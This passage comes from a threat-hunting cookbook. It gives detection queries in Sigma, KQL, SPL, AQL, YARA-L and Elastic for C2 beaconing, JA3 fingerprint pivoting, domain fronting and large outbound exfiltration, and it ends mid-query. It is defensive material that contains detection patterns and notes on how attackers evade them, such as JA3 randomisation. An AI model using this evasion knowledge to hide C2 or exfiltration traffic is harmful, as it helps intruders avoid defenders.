**Plausible expected result:** one row per destination the host has contacted over the full window, each with its earliest timestamp; filtering to `firstSeen` within the last 24 hours surfaces the candidates.

**Interpretation:** same corroborating-fact read as above — a candidate list, not the fleet-wide standing detection a Reference Set-backed version would be.

**[QUERY]** Google SecOps YARA-L, using `outcome` to compute the count of distinct days a destination has been seen for a given source inside a 30-day match window.

```
// CONCEPTUAL SAMPLE – UDM field names illustrative.
rule rare_destination_for_host {
  meta:
    description = "Destination seen on very few distinct days across a 30-day window"
    severity = "Low"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.principal.ip = $src_ip
    $e.target.ip = $dest_ip

  match:
    $src_ip, $dest_ip over 30d

  outcome:
    $distinct_days_seen = count_distinct($e.metadata.event_timestamp.seconds)

  condition:
    $e and $distinct_days_seen <= 1
}
```

**Plausible expected result:** a match per (source, destination) pair seen on one or zero distinct days across the window — a coarse proxy, since this counts distinct event timestamps rather than a genuine calendar-day bucket.

**Interpretation:** same corroborating-fact read as above; verify `distinct_days_seen` actually buckets by calendar day in your own deployment before trusting it as equivalent.

**[QUERY]** Elastic ES|QL, computing minimum first-seen timestamp per destination across a wide window.

```
// CONCEPTUAL SAMPLE – baseline window illustrative; validate against your own retention.
FROM logs-network*
| WHERE source.ip == "<host_under_review>"
| STATS first_seen = MIN(@timestamp) BY destination.ip
| WHERE first_seen > NOW() - 1 DAY
```



**Plausible expected result:** the same shape as the KQL/AQL blocks above.

**Interpretation:** same read as above.

**[FALSE POSITIVE]** New SaaS vendor onboarding, routine CDN edge-IP rotation, and any newly provisioned internal or partner infrastructure all generate first-contact events at a volume that makes this pattern unusable as a standalone alert — the exact concern DEH Part 14 §3 raises, governing every language block above identically. Treat a hit as context weighted by what else is true about the same host and destination, never as a page-worthy finding alone.

**[PIVOT]** If the flagged destination also shows up in `qc-19-01` or `qc-19-02`'s cadence-scoring output, or carries a rare JA3 fingerprint per `qc-19-05`, escalate the combination. On its own, a rare-destination hit's next useful step is passive DNS or WHOIS history on the destination IP — a domain registered days before first contact is a materially different case than a five-year-old CDN IP the fleet simply hadn't reached yet.

**False Positive Trap** Running this pattern immediately after any bulk infrastructure change — a CDN migration, a new SSO/SaaS rollout, a firewall rule change that newly permits a previously-blocked destination class — produces a flood of first-contact matches that have nothing to do with an attacker and everything to do with the change itself. Suppress this pattern's output fleet-wide for a stated window after any known infrastructure change, rather than trying to tune the underlying baseline window to absorb it; a shorter baseline window just makes ordinary destination churn look "rare" more often, not less.

**QC-19-04 — Process-correlated persistent low-volume beacon session**

| Field             | Value                                                                                                                                                                                                               |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <code>QC-19-04</code>                                                                                                                                                                                               |
| MITRE             | T1071.001 (Application Layer Protocol: Web Protocols)                                                                                                                                                               |
| Behavior          | A single process on a host repeatedly opens short-lived or long-lived, low-byte-count connections to the same remote IP and port, visible directly in endpoint telemetry rather than only at the network perimeter. |
| DEH cross-ref     | DEH Part 9 §3.2 (Sysmon Event ID 3, Network Connect); DEH Part 11 (Endpoint Detection Engineering); DEH Part 14 §2 (the network-side version of the same behavior)                                                  |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, YARA-L, Elastic (ES QL) — AQL: <code>N/A</code> , see below                                                                                                                    |

**[HUNTER]** Every query in `qc-19-01` and `qc-19-02` assumes the beacon is visible from the network perimeter — a firewall, proxy, or Zeek sensor sitting in the traffic's path. A host on a segment those sensors don't cover needs the same "same process, same destination, repeated" question asked from the endpoint's own network-connection telemetry instead. This pattern exists for that visibility gap, not as a redundant re-check where both already exist.



**[QUERY]** Sigma correlation rule using the `event_count` type, keyed on the initiating image and destination IP, against Sysmon Event ID 3.

```
# CONCEPTUAL SAMPLE – count threshold and timespan illustrative; validate against your
# own per-process baseline before trusting this as a cutoff.
title: Repeated Low-Volume Network Connection From Single Process
status: experimental
logsource:
  category: network_connection
  product: windows
detection:
  selection:
    Initiated: 'true'
  condition: selection
correlation:
  type: event_count
  rules:
    - selection
  group-by:
    - Image
    - DestinationIp
    - DestinationPort
  timespan: 6h
  condition:
    gte: 15
falsepositives:
  - A background sync or polling client (chat app, cloud-storage sync, monitoring agent) legitimately
    reconnecting to one endpoint
level: medium
```

**Plausible expected result:** a match returns the source image path, destination IP/port, and a connection count for the 6-hour window; a healthy fleet may show a small, stable set of recognizable applications here that need allowlisting once, not zero results.

**Interpretation:** consistent with a process maintaining a repeated low-volume channel to one destination — see [FALSE POSITIVE] below before treating an unfamiliar process name here as confirmed.

**[QUERY]** Sentinel/Defender KQL against `DeviceNetworkEvents` (Microsoft Defender for Endpoint's advanced-hunting schema).

```
// CONCEPTUAL SAMPLE – threshold and timespan illustrative.
DeviceNetworkEvents
| where Timestamp > ago(6h)
| where ActionType == "ConnectionSuccess"
| summarize ConnectionCount = count() by DeviceName, InitiatingProcessFileName, RemoteIP, RemotePort
| where ConnectionCount >= 15
```

**Plausible expected result:** a small result set naming a device, process, and remote endpoint with a connection count clearing the threshold.

**Interpretation:** same read as the Sigma block above.

**[QUERY]** Splunk SPL against Sysmon Event ID 3 ingested via the standard Windows TA.

```
// CONCEPTUAL SAMPLE – threshold and timespan illustrative.
index=sysmon EventCode=3 earliest=-6h
| stats count as connection_count by ComputerName, Image, DestinationIp, DestinationPort
| where connection_count >= 15
```

**Plausible expected result:** the same shape as the KQL block above.

**Interpretation:** same read as above.

**[QUERY]** Google SecOps YARA-L against UDM `NETWORK_CONNECTION` events joined to the initiating process.

```
// CONCEPTUAL SAMPLE – UDM field names illustrative.
rule process_repeated_low_volume_connection {
  meta:
    description = "Single process repeatedly connecting to one remote endpoint"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.principal.process.file.full_path = $proc_path
    $e.target.ip = $dest_ip
    $e.target.port = $dest_port

  match:
    $proc_path, $dest_ip, $dest_port over 6h

  outcome:
    $connection_count = count($e.metadata.id)

  condition:
    $e and $connection_count >= 15
}
```

**Plausible expected result:** a match keyed on process path, destination IP, and destination port whenever the connection count clears 15 inside the 6-hour match window.

**Interpretation:** same read as above.

**[QUERY]** Elastic ES|QL against endpoint network-connection telemetry, chosen for the same threshold/wide-lookback reasoning as the earlier patterns in this part.

```
// CONCEPTUAL SAMPLE – threshold and timespan illustrative.
FROM logs-endpoint.events.network*
| WHERE @timestamp > NOW() - 6 HOURS
| STATS connection_count = COUNT(*) BY host.name, process.executable, destination.ip, destination.port
| WHERE connection_count >= 15
```

**Plausible expected result:** the same shape as the other language blocks above.

**Interpretation:** same read as above.

AQL (QRadar): *N/A* — Missing schema field. QRadar's default DSMs for endpoint sources rarely normalize a single event carrying both the initiating process image and the destination IP/port the way Sysmon-native or EDR-native backends do; without a confirmed custom-property extension mapping process identity onto the network-connection event for your specific log source, there is no reliable field to key this pattern's *GROUP BY* on. A deployment with a custom DSM extension that does expose both fields on one event could adapt the KQL/SPL logic above directly — this *N/A* reflects the unconfirmed default schema, not an inherent AQL limitation.

**[FALSE POSITIVE]** Chat applications, cloud-storage sync clients, and monitoring or update agents that maintain a frequently-reconnecting channel to one vendor endpoint are the dominant driver, and typically clear a 15-connections-per-6-hours threshold with room to spare. Build the allowlist on the process's full signed path, not its file name — a binary renamed to match a legitimate client is exactly the case a path/signature check catches and a name-only exclusion doesn't.

**[PIVOT]** Cross-reference the same destination against *QC-19-01 / QC-19-02* for a network-side corroboration where perimeter visibility exists, and against *QC-19-03* for destination rarity. Independently, pull the flagged process's parent process and full command line — a legitimate application's own installed binary looks very different from a generic loader or scripting host reaching the same destination.

**Engineering Reality** Endpoint network-connection telemetry (Sysmon Event ID 3, most EDR network events) typically records connection establishment, not connection duration or byte counts the way a firewall session log or Zeek *conn.Log* does — DEH Part 9 §3.2 covers exactly this gap. A process opening the same destination 15 times in six hours could be 15 one-second beacons or one long-lived socket the endpoint agent logged multiple times across a keepalive cycle; where both endpoint and network telemetry exist for the same host, corroborate the connection count shown here against the network-side view's duration and byte fields before assuming which shape you're actually looking at.

**QC-19-05 — JA3/JA3S TLS client-fingerprint pivoting**

| Field             | Value                                                                                                                                                                                                 |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-19-05                                                                                                                                                                                              |
| MITRE             | T1573 (Encrypted Channel)                                                                                                                                                                             |
| Behavior          | A TLS ClientHello's JA3 fingerprint, or the paired JA3S ServerHello fingerprint, matches a hash already attributed to a known C2 framework or malware family, or is rare/first-seen across the fleet. |
| DEH cross-ref     | DEH Part 14 §4 (TLS and encrypted-traffic signals — the JA3/JA3S fingerprint framing and its ECH-driven Blind Spot)                                                                                   |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                       |

**[HUNTER]**

DEH Part 14 §4 frames JA3/JA3S as one of the metadata signals detection still has left once payload inspection stops being possible — a hash of the cipher-suite and extension order a TLS client presents, computed before anything is encrypted. The hunt use case is less "does this hash match a known-bad list" and more "pivot fleet-wide from one hash a hunter has already attributed": given one JA3 value from an incident, find every other host that has ever presented it, independent of destination, since a malware build reuses the same TLS library fingerprint across every channel it opens.

**[QUERY]**

Sigma rule matching a network-connection or TLS logsource against a maintained list of attributed JA3 hashes.

```
# CONCEPTUAL SAMPLE – JA3 hash values are placeholders; substitute hashes your own
# team has attributed via threat intelligence, not the illustrative values shown here.
title: Known or Attributed JA3 Fingerprint Observed
status: experimental
logsource:
  category: network_connection
  product: zeek
  service: ssl
detection:
  selection:
    ja3_hash:
      - '<attributed_ja3_hash_1>'
      - '<attributed_ja3_hash_2>'
  condition: selection
falsepositives:
  - A shared TLS client library (a common HTTP client, a scripting-language TLS stack) producing the
    same fingerprint for unrelated legitimate software
level: high
```

**Plausible expected result:** a match returns the source host, destination, and the specific hash matched — expect this to fire rarely on a healthy fleet if the hash list is genuinely attributed rather than a broad public feed pulled in wholesale.

**Interpretation:** consistent with the same TLS client library — and plausibly the same malware build — connecting from this host; see [FALSE POSITIVE] and the Blind Spot below before treating a match as attribution on its own.

**[QUERY]**

Sentinel/Defender KQL against a Zeek- or NDR-sourced SSL/TLS table normalized into Log Analytics.

```
// CONCEPTUAL SAMPLE – table/field names illustrative depending on your TLS-metadata ingestion path.
ZeekSslLog_CL
| where TimeGenerated > ago(7d)
| where ja3_hash_s in ("<attributed_ja3_hash_1>", "<attributed_ja3_hash_2>")
| project TimeGenerated, SourceIP = id_orig_h_s, DestinationIP = id_resp_h_s, ja3_hash_s
```

**Plausible expected result:** the same shape as the Sigma match — sparse rows naming source, destination, and hash.

**Interpretation:** same read as above.

**[QUERY]** Splunk SPL against Zeek `ssl.log`.

```
// CONCEPTUAL SAMPLE – JA3 hash values are placeholders; substitute your own attributed hashes.
index=zeek sourcetype=zeek:ssl (ja3="<attributed_ja3_hash_1>" OR ja3="<attributed_ja3_hash_2>")
| table _time, id.orig_h, id.resp_h, ja3, server_name
```

**Plausible expected result:** the same shape as the blocks above, with `server_name` (SNI, where present) available as an immediate secondary check.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL. JA3 must exist as a custom event property on your QRadar deployment, typically populated when ingesting Zeek or Suricata TLS logs through a DSM that extracts the field — a plain default DSM will not expose it.

```
-- CONCEPTUAL SAMPLE – JA3 hash values are placeholders; substitute your own attributed hashes.
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
       sourceip, destinationip, "JA3 Hash" AS ja3Hash
FROM events
WHERE "JA3 Hash" IN ('<attributed_ja3_hash_1>', '<attributed_ja3_hash_2>')
LAST 7 DAYS
```

**Plausible expected result:** the same shape as the other language blocks, contingent entirely on whether your log source extraction actually populates the `JA3 Hash` custom property.

**Interpretation:** same read as above — an empty result here is ambiguous between "genuinely clean" and "field not populated for this log source," which is a check worth making before trusting a zero-count as reassuring.

**[QUERY]** Google SecOps YARA-L against UDM's TLS client fingerprint field.

```
// CONCEPTUAL SAMPLE – UDM field name illustrative.
rule attributed_ja3_observed {
  meta:
    description = "TLS ClientHello fingerprint matches an attributed hash"
    severity = "High"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.network.tls.client.ja3 = /^(<attributed_ja3_hash_1>|<attributed_ja3_hash_2>)$/
  condition:
    $e
}
```

**Plausible expected result:** one match per connection presenting an attributed hash, with `principal.ip` and `target.ip` populated.

**Interpretation:** same read as above.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface per STYLE-GUIDE.md §4.2.

```
// CONCEPTUAL SAMPLE — JA3 hash values are placeholders; substitute your own attributed hashes.  
tls.client.ja3 : ("<attributed_ja3_hash_1>" or "<attributed_ja3_hash_2>")
```

**Plausible expected result:** the same shape as every block above.

**Interpretation:** same read as above.

**[FALSE POSITIVE]** JA3 fingerprints a TLS library, not an application — many unrelated pieces of software built on the same HTTP client or scripting-language TLS stack share an identical fingerprint. A match against a broadly-sourced public JA3 feed, rather than a hash your own team attributed from an incident, surfaces this library-sharing noise at a rate that makes the feed close to unusable without cross-referencing destination reputation or another signal from this part.

**[PIVOT]** Pull every connection presenting the same JA3 hash fleet-wide, regardless of destination — that pivot, not the single flagged connection, is this pattern's actual value, since it surfaces other infected hosts a destination-based or interval-based query would never connect to the same finding. Cross-reference any newly discovered host against [QC-19-01](#) / [QC-19-02](#) for its own beacon cadence.

**Blind Spot** JA3 is only as durable as the attacker's indifference to it. Reordering TLS extensions or cipher suites, upgrading a C2 framework's TLS library, or using a JA3-randomization wrapper changes the hash completely while leaving every other observable behavior — including the beacon cadence [QC-19-01](#) and [QC-19-02](#) would still catch — unchanged. Treat a clean JA3 sweep as evidence that a specific known hash isn't present, never as evidence that no TLS-wrapped C2 is present at all; DEH Part 14 §4's own Blind Spot on TLS 1.3 and encrypted ClientHello names the deeper version of the same erosion.

## QC-19-06 — Domain-fronting and CDN-abuse shaped traffic

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-19-06</a>                                                                                                                                                                                                                                                                                                                                             |
| MITRE             | T1090.004 (Proxy: Domain Fronting)                                                                                                                                                                                                                                                                                                                                   |
| Behavior          | A TLS connection's outer SNI names a trusted CDN edge or front domain — or carries no SNI at all — while other available evidence (a decrypted HTTP Host header, where SSL-inspection telemetry exposes it, or the destination's ASN alone for the no-SNI case) indicates the real destination is an unrelated, hidden domain riding the same CDN's shared IP space. |
| DEH cross-ref     | DEH Part 14 §4 (TLS and encrypted-traffic signals; the TLS 1.3/encrypted-ClientHello Blind Spot this pattern's naive form runs into directly)                                                                                                                                                                                                                        |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                                                                                                                      |

**[HUNTER]** Classic domain fronting — an SNI naming one domain while the encrypted HTTP Host header names another, both served off the same CDN IP — has been substantially closed off by the major CDN providers since around 2019, worth knowing before trusting this pattern's naive form as a

live threat rather than a historical one; the Detection Autopsy below walks through why. What remains genuinely worth hunting: an SNI that is blank or absent on a connection to a known CDN ASN, and — where SSL-decrypt telemetry exists — a Host header that still doesn't match the SNI it rode in on.

**[QUERY]** Sigma rule, scoped to the SNI-absent-to-CDN-ASN sub-case, which needs only the TLS event and no cross-event join.

```
# CONCEPTUAL SAMPLE – CDN ASN/IP-range list illustrative; substitute your own current
# CDN-range reference data, since these ranges change over time.
title: TLS Connection With Blank SNI To Known CDN Range
status: experimental
logsource:
  category: network_connection
  product: zeek
  service: ssl
detection:
  selection:
    server_name: ''
    destination_asn:
      - 'AS13335'
      - 'AS54113'
      - 'AS20940'
      - 'AS16509'
  condition: selection
falsepositives:
  - Legitimate clients that omit SNI by design, and CDN health checks or internal monitoring probes
level: medium
```

**Plausible expected result:** a small number of matches on most fleets; each names a source host and destination ASN with an empty `server_name` field.

**Interpretation:** consistent with a client deliberately avoiding SNI on a CDN-fronted connection — see [FALSE POSITIVE] below for the routine driver that produces the same shape.

**[QUERY]** Sentinel/Defender KQL, covering both the SNI-absent sub-case and, where a proxy table exposes it, the SNI-versus-decrypted-Host-header mismatch sub-case on a single normalized event.

```
// CONCEPTUAL SAMPLE – assumes an SSL-decrypting proxy log with both fields on one record;
// most environments without SSL inspection can only run the SNI-absent variant below.
let cdnAsns = dynamic(["AS13335", "AS54113", "AS20940", "AS16509"]);
ProxyLog_CL
| where TimeGenerated > ago(24h)
| where DestinationAsn_s in (cdnAsns)
| where isempty(TlsSni_s) or (isnotempty(HttpHost_s) and TlsSni_s != HttpHost_s)
| project TimeGenerated, SourceIP = SrcIp_s, TlsSni_s, HttpHost_s, DestinationAsn_s
```

**Plausible expected result:** sparse rows; a genuine SNI/Host mismatch row names both fields explicitly, letting an analyst see the front domain and the real one side by side.

**Interpretation:** the SNI-absent rows carry the same read as the Sigma block; a genuine mismatch row is a stronger, more specific signal, but depends entirely on SSL-decrypt telemetry existing in your environment.

**[QUERY]** Splunk SPL against a Zeek `ssl.log` and `http.log` join on connection UID, for environments running SSL decryption inline.

```
// CONCEPTUAL SAMPLE – CDN ASN list illustrative; substitute your own current CDN-range reference data.
index=zeek sourcetype=zeek:ssl dest_asn IN ("AS13335","AS54113","AS20940","AS16509")
| join uid
  [ search index=zeek sourcetype=zeek:http
    | rename host as http_host ]
| where (server_name="" ) OR (isnotnull(http_host) AND server_name!=http_host)
| table _time, "id.orig_h", server_name, http_host, dest_asn
```

**Plausible expected result:** the same shape as the KQL block — most environments will only see the SNI-absent rows populate, since the join depends on `http.log` existing at all, which itself requires SSL decryption upstream of the sensor.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL. This variant needs SSL-decrypt telemetry (a proxy with TLS inspection enabled) to expose both the SNI and the decrypted Host header as custom properties on one event; without it, only the SNI-absent-to-CDN sub-case below is answerable.

```
-- CONCEPTUAL SAMPLE – CDN ASN list illustrative; substitute your own current CDN-range reference data.
SELECT sourceip, "TLS SNI" AS tlsSni, "HTTP Host" AS httpHost, destinationip
FROM events
WHERE ("TLS SNI" = '' OR ("HTTP Host" IS NOT NULL AND "TLS SNI" != "HTTP Host"))
LAST 24 HOURS
```

**Plausible expected result:** sparse rows on an environment with SSL-decrypt telemetry populated; an environment without it should expect this query to return only the blank-SNI rows, since `HTTP Host` will simply be null throughout.

**Interpretation:** same read as above.

**[QUERY]** Google SecOps YARA-L, scoped to the SNI-absent-to-CDN sub-case — UDM's TLS and HTTP fields for a given connection commonly live on separate event types rather than one merged record, so the full SNI/Host mismatch variant is not reliably expressible as one YARA-L rule without a confirmed joined schema; that limitation is named again in [FALSE POSITIVE] below rather than repeated here.

```
// CONCEPTUAL SAMPLE – UDM field names illustrative.
rule blank_sni_to_cdn_range {
  meta:
    description = "TLS connection with no SNI to a known CDN ASN"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.network.tls.client.server_name = ""
    $e.network.asn = /^(13335|54113|20940|16509)$/
  condition:
    $e
}
```



**Plausible expected result:** a match per connection with an empty SNI to one of the listed ASNs.

**Interpretation:** same SNI-absent read as the Sigma block — the mismatch variant is out of scope for this rule as written.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface — scoped to the SNI-absent-to-CDN sub-case only. Unlike Sentinel/Defender KQL, SPL, and AQL, the Kibana Query Language has no operator for comparing one field's value against another field's value on the same document, so the SNI/Host mismatch sub-case shown in the blocks above cannot be expressed as an Elastic KQL filter at all; run that sub-case in ES|QL (via **EVAL**) or a Painless script query instead.

```
// CONCEPTUAL SAMPLE – CDN ASN list illustrative; substitute your own current CDN-range reference data.  
network.asn : ("13335" or "54113" or "20940" or "16509") and tls.client.server_name : ""
```

**Plausible expected result:** the same shape as the Sigma block's SNI-absent matches above — a small number of rows naming a source host and destination ASN with an empty `server_name`.

**Interpretation:** the same SNI-absent read as the Sigma block; this surface cannot corroborate the mismatch sub-case on its own.

**[FALSE POSITIVE]** Encrypted Client Hello (ECH), increasingly deployed by major CDNs, produces a blank or non-informative outer SNI on a large and growing share of entirely legitimate traffic — DEH Part 14 §4's own Blind Spot names this trend directly. The SNI-absent sub-case gets noisier as ECH adoption grows, not quieter; treat a rising baseline as an infrastructure trend, not a rising attack rate, and re-baseline periodically rather than trusting a fixed threshold to stay meaningful. The mismatch sub-case's driver is narrower: multi-tenant CDN hosting where one certificate legitimately covers several customer domains can produce a differing Host header with nothing adversarial happening — check the certificate's SAN list before escalating.

**[PIVOT]** For a genuine SNI/Host mismatch, pull the destination IP's full connection history — a domain-fronted C2 channel typically shows a small number of source hosts repeatedly hitting the same front domain, which overlaps directly with `qc-19-01`'s cadence scoring. For the SNI-absent sub-case, check whether the same source host's other connections to the same CDN ASN carry a normal, non-empty SNI — a host that fronts selectively, rather than omitting SNI universally, is a more specific signal than one that simply has ECH enabled at the browser level for everything.

**Detection Autopsy** *The naive rule:* "alert on any TLS connection where the SNI doesn't match the decrypted HTTP Host header," treated as if it still directly catches domain fronting the way it did when the technique was first documented. **Why it quietly stopped working:** the major CDN providers classic domain fronting relied on — routing that let a front domain's certificate serve an unrelated backend Host header — largely closed that specific behavior off starting around 2019, once it was used to evade censorship and, by the same mechanism, to hide C2 traffic. A mismatch rule built against that old behavior now mostly fires on the mundane, structural reasons a Host header and an SNI legitimately differ on a modern multi-tenant CDN — shared certificates, load-balancer edge cases, ECH — because the classic technique is rarer than the false positives that resemble it. **The better version:** treat SNI/Host mismatch as one weak signal among several, not a standalone alert, and weight the SNI-absent-to-CDN-ASN sub-case and the cadence/rarity signals from [QC-19-01](#) through [QC-19-03](#) at least as heavily — the techniques that still work are better caught by combining this pattern with the timing and rarity patterns elsewhere in this part than by a mismatch check alone.

## Cross-references

- DEH Part 14 §2, §2.1, §3, and §4 (Network Detection Engineering — the coefficient-of-variation beaconing detection, rare-destination framing, and TLS/JA3/ECH signal set this entire part adapts and extends) for the mechanics behind [QC-19-01](#) through [QC-19-06](#).
- DEH Part 9 §3.2 (Sysmon Detection Engineering — Event ID 3, Network Connect) and DEH Part 11 (Endpoint Detection Engineering) for the telemetry mechanics behind [QC-19-04](#).
- DEH Part 31 §3, §6, §7 (Baselining — user/host, network, and time/seasonality baselines) for the baseline construction [QC-19-02](#) and [QC-19-03](#) depend on.
- DEH Parts 24–29 and Appendix A5 §2, §4, §5, §8 for the Sigma/KQL/SPL/AQL/YARA-L/Elastic syntax fundamentals, aggregation-ceiling table, and multi-event correlation model this part assumes rather than teaches.
- DEH Parts 41–43 and this book's own Part 28 for how these six patterns would be scored on the Detection Coverage/Quality/Debt scales rather than this part inventing its own scoring.
- This book's Part 18 (Suspicious DNS) for the explicit domain-name-rarity/DNS-tunnelling boundary [QC-19-03](#) and this part's "Why this part exists" section state.
- This book's Part 27 (Multi-Behavior Hunt Chains) as the likely destination for a chain citing [QC-19-01](#) through [QC-19-06](#) alongside earlier-stage discovery and lateral-movement patterns from Parts 15–17, and later-stage exfiltration patterns from Part 20.

## Section I — Collection, Exfiltration & Data-Staging Behaviors

---

neshboy

## Part 20 — Exfiltration

---

### Why this part exists

**[CONCEPT]** Exfiltration is the tactic-level moment data actually leaves the environment — not the staging, not the discovery, not the access that made it possible, just the transfer itself crossing the boundary a defender can still watch. This part covers three named shapes of that transfer, per `BOOK-INDEX.md`'s scope column: large or anomalous outbound transfer volume, exfiltration carried over an alternate protocol (DNS, ICMP) instead of a normal web/file-transfer channel, and exfiltration to an unsanctioned cloud-storage destination. Five patterns, at this book's standard 4–6 budget: `QC-20-01` and `QC-20-02` cover the volume shape (a single oversized session versus an accumulated low-and-slow total), `QC-20-03` and `QC-20-04` cover the alternate-protocol shape (ICMP and DNS respectively), and `QC-20-05` covers the cloud-storage-destination shape.

Four explicit boundaries against neighboring parts, so this part's patterns don't quietly re-derive work that already belongs elsewhere:

- **Part 18 (Suspicious DNS)** owns DNS-tunnelling *signature* logic exclusively — entropy, label shape, NXDOMAIN churn, the composite score deciding "this looks like a tunnel." `QC-20-04` is scoped to the *volume* side of DNS abuse instead: how much data moved, not whether the channel is shaped like a tunnel. A hit pivots into Part 18 for signature confirmation; it does not restate it.
- **Part 19 (C2 & Beacons Detection)** owns the destination's *behavioral* signature — connection-interval regularity, JA3/TLS fingerprinting, rare-destination-as-beacon scoring. `QC-20-01` uses a rare-or-first-seen destination as one input to a volume query, but it is not a beacon detection; a hit pivots into Part 19 to check for beacon-shaped intervals.
- **Part 21 (Insider Threat & Data Staging)** owns the behavior *before* the transfer — mass archive creation, unusual bulk file access, staging activity. This part starts where Part 21 leaves off: the data is already gathered and now moving across the boundary.
- **Parts 25–26 (Cloud Infrastructure Abuse; Cloud-Native Lateral Movement)** own the cloud *control-plane* side of data leaving a cloud environment — IAM abuse, snapshot/object sharing, storage-bucket exposure. `QC-20-05` is the network/endpoint-side view of the same phenomenon: a host or SaaS session uploading to an unsanctioned cloud-storage destination, detected from egress traffic rather than the provider's own audit trail.

This part does not teach Sigma, KQL, SPL, AQL, YARA-L, or EQL/ES|QL syntax fundamentals — see DEH Parts 23–29 and DEH Appendix A5 for language semantics and the cross-language translation-loss framework every query below is implicitly built on. It also does not score these patterns' Detection Coverage, Quality, or Debt tier — see DEH Parts 41–43 for that methodology and this book's own Part 28 for how it applies to the cookbook's pattern catalog specifically.

### 1. Volume and alternate-protocol exfiltration signals

#### QC-20-01 — Oversized single session to a rare or first-seen external destination

| Field             | Value                                                                                                                                                                                                                                                                                                          |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-20-01                                                                                                                                                                                                                                                                                                       |
| MITRE             | T1041 (Exfiltration Over C2 Channel); a destination confirmed to be a separate, non-C2 channel instead points to T1048.003 (Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol) — see [HUNTER] below for why this pattern doesn't force the distinction upfront. |
| Behavior          | A single completed outbound session — one proxy access-log row or one flow/IPFIX record — moves an unusually large byte count to a destination the source host has not talked to before, or that is rare across the environment.                                                                               |
| DEH cross-ref     | DEH Part 14 §8 (Data exfiltration signals; adapts DET-14-06's byte-ratio/rare-destination logic to a single-flow shape rather than DET-14-06's own hourly-bucket aggregation); DEH Part 31 (Baselining — the rare/first-seen-destination enrichment this pattern's <b>WHERE</b> clause assumes already exists) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                                                                |

**[HUNTER]** DEH Part 14 §8's own worked detection (DET-14-06) scores byte ratio over an hourly window; this pattern is the simpler, cheaper cousin — a single flow or proxy record already carries a total-bytes field for the whole session, so no bucketing is needed to catch the loud, single-burst case. The reason to hunt this rather than only trust a standing rule: the standing version almost always excludes an allowlist of known-large legitimate destinations (backup targets, CDN endpoints, SaaS vendors), and that allowlist is exactly where a hunt should look first — an attacker riding a compromised session through an already-allowlisted destination, or a genuinely new destination that hasn't hit the allowlist review queue yet, both slip past the tuned version.

**[QUERY]** Sigma rule against a proxy or flow logsource, matching a single session above a fixed byte floor to a destination flagged as first-seen by an upstream rarity enrichment.

```
# CONCEPTUAL SAMPLE – field names illustrative; align with your own proxy/flow logsource's actual byte
and destination-rarity fields
title: Oversized Outbound Session To A Rare External Destination
status: experimental
logsource:
  category: proxy
detection:
  selection:
    bytes_out|gte: 104857600
    dest_rarity: 'first_seen'
  condition: selection
falsepositives:
  - Large legitimate upload to a genuinely new but authorized destination (a newly onboarded partner
integration, a new backup target)
level: high
```

**Plausible expected result:** on a tuned estate this returns a handful of rows a week at most; a genuine hit names one source host, one external destination, and a total-bytes figure well above the 100 MB floor.

**Interpretation:** consistent with a single large transfer to a destination the environment hasn't seen before — worth an immediate look at what the destination actually is, not a verdict on its own.

**[QUERY]** Sentinel/Defender KQL against `DeviceNetworkEvents`, joined to a maintained rare-destination watchlist table.

```
// CONCEPTUAL SAMPLE – table/field names illustrative; align with your own proxy or NetFlow ingestion schema
DeviceNetworkEvents
| where ActionType == "ConnectionSuccess" and RemoteIPType == "Public"
| where BytesSent >= 104857600
| join kind=leftouter (
    RareDestinationBaseline_CL
    | project RemoteUrl, FirstSeenDaysAgo = first_seen_days_ago_d
) on RemoteUrl
| where isnull(FirstSeenDaysAgo) or FirstSeenDaysAgo < 7
| project Timestamp, DeviceName, RemoteUrl, RemoteIP, BytesSent, FirstSeenDaysAgo
```

**Plausible expected result:** sparse rows; each names the device, the destination, and the byte count, with `FirstSeenDaysAgo` either null (never seen before) or a low single-digit number.

**Interpretation:** the same read as the Sigma block — strong enough on volume plus novelty to warrant a look, not yet strong enough to call it confirmed.

**[QUERY]** Splunk SPL against a proxy access-log sourcetype, using a lookup for destination rarity.

CONCEPTUAL SAMPLE — index/sourcetype and lookup name illustrative; substitute your own proxy ingestion pipeline's schema.

```
index=proxy sourcetype=proxy_access
| where bytes_out >= 104857600
| lookup rare_destination_baseline dest AS dest_domain OUTPUT first_seen_days_ago
| where isnull(first_seen_days_ago) OR first_seen_days_ago < 7
| table _time, src_ip, user, dest_domain, bytes_out, first_seen_days_ago
```

**Plausible expected result:** the same shape as the KQL block above, surfaced through Splunk's own field names.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, QRadar's Ariel Query Language, not standard SQL. QRadar's reference-set membership operators (`INSET`/`NOTINSET`) stand in for the lookup-table join the other languages use above.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and reference-set names against your own QRadar deployment.

```
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
       sourceip, destinationip, "Total Bytes" AS totalBytes
FROM flows
WHERE "Total Bytes" >= 104857600
